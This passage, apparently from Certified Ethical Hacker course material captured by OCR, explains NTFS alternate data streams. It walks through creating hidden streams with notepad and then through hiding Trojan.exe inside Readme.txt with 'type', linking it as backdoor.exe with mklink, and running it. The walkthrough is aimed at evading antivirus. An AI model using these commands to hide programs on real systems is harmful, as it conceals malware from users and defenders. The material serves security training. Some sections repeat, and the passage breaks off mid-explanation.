
Files with ADS are impossible to detect using native file-browsing techniques such as the command line or Windows Explorer. After an ADS file is attached to the original file, the size of the original file does not change. The only indication that the file was changed is the modification timestamp, which can be innocuous.



How to Create NTFS Streams

Notepad is stream compliant application

Step 1
- Launch `c:\>notepad myfile.txt:lion.txt`
- Click '**Yes**' to create the new file, enter some data and **Save** the file

Step 2
- Launch `c:\>notepad myfile.txt:tiger.txt`
- Click '**Yes**' to create the new file, enter some data and **Save** the file

Step 3
- View the file size of `myfile.txt` (It should be zero)

Step 4
- To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:

```
notepad myfile.txt:lion.txt
notepad myfile.txt:tiger.txt
```

How to Create NTFS Streams

Using NTFS data streams, an attacker can almost completely hide files within a system. It is easy to use the streams, but the user can only identify it with specific software. Explorer can display only the root files; it cannot view the streams linked to the root files and cannot define the disk space used by the streams. As such, if a virus implants itself into ADS, it is unlikely that standard security software will identify it.

When the user reads or writes a file, it manipulates the main data stream by default.


We now explore how to create an ADS for a file. ADSs follow the syntax: "filename.ext:alternateName".

Steps to create NTFS Streams:

1. Launch **`c:\>notepad myfile.txt:lion.txt`** and click '**Yes**' to create the new file, enter some data, and **Save** the file
2. Launch **`c:\>notepad myfile.txt:tiger.txt`** and click '**Yes**' to create the new file, enter some data, and **Save** the file
3. View the file size of **`myfile.txt`** (It should be zero)
4. The following commands can be used to view or modify stream data hidden in steps 1 and 2, respectively:

```
notepad myfile.txt:lion.txt
notepad myfile.txt:tiger.txt
```

Note: Notepad is a stream-compliant application. You should not use alternate streams to store critical information.



NTFS Stream Manipulation

CEH
Certified Ethical Hacker
Location c:\
Move the contents of
Trojan.exe to Readme.txt
Location c:\
Trojan.exe (size: 2 MB)
Readme.txt (size: 0)

1. **To move the contents of Trojan.exe to Readme.txt (stream):**

```
C:\>type c:\Trojan.exe > c:\Readme.txt:Trojan.exe
```

2. **To create a link to the Trojan.exe stream inside the Readme.txt file:**

```
C:\>mklink backdoor.exe Readme.txt:Trojan.exe
```

3. **To execute the Trojan.exe inside the Readme.txt (stream), type:**

```
C:\>backdoor
```

NTFS Stream Manipulation


You can manipulate NTFS streams to hide a malicious file in other files, such as text files, by doing the following:

- **Hiding Trojan.exe (malicious program) in Readme.txt (stream):**

  Use the following command to move the contents of Trojan.exe to Readme.txt (stream):

  ```
  c:\>type c:\Trojan.exe >c:\Readme.txt:Trojan.exe
  ```

  The “type” command hides a file in an alternate data stream (ADS) behind an existing file. The colon (:) operator gives the command to create or use ADS.



Location c:\
Move the contents of
Trojan.exe to Readme.txt
Location c:\
Trojan.exe (size: 2 MB)
Readme.txt (size: 0)

Figure 6.160: NTFS stream manipulation

- **Creating a link to the Trojan.exe stream inside the Readme.txt file:**

  After hiding the file Trojan.exe behind the Readme.txt file, you need to create a link to launch the Trojan.exe file from the stream. This creates a shortcut for Trojan.exe in the stream.

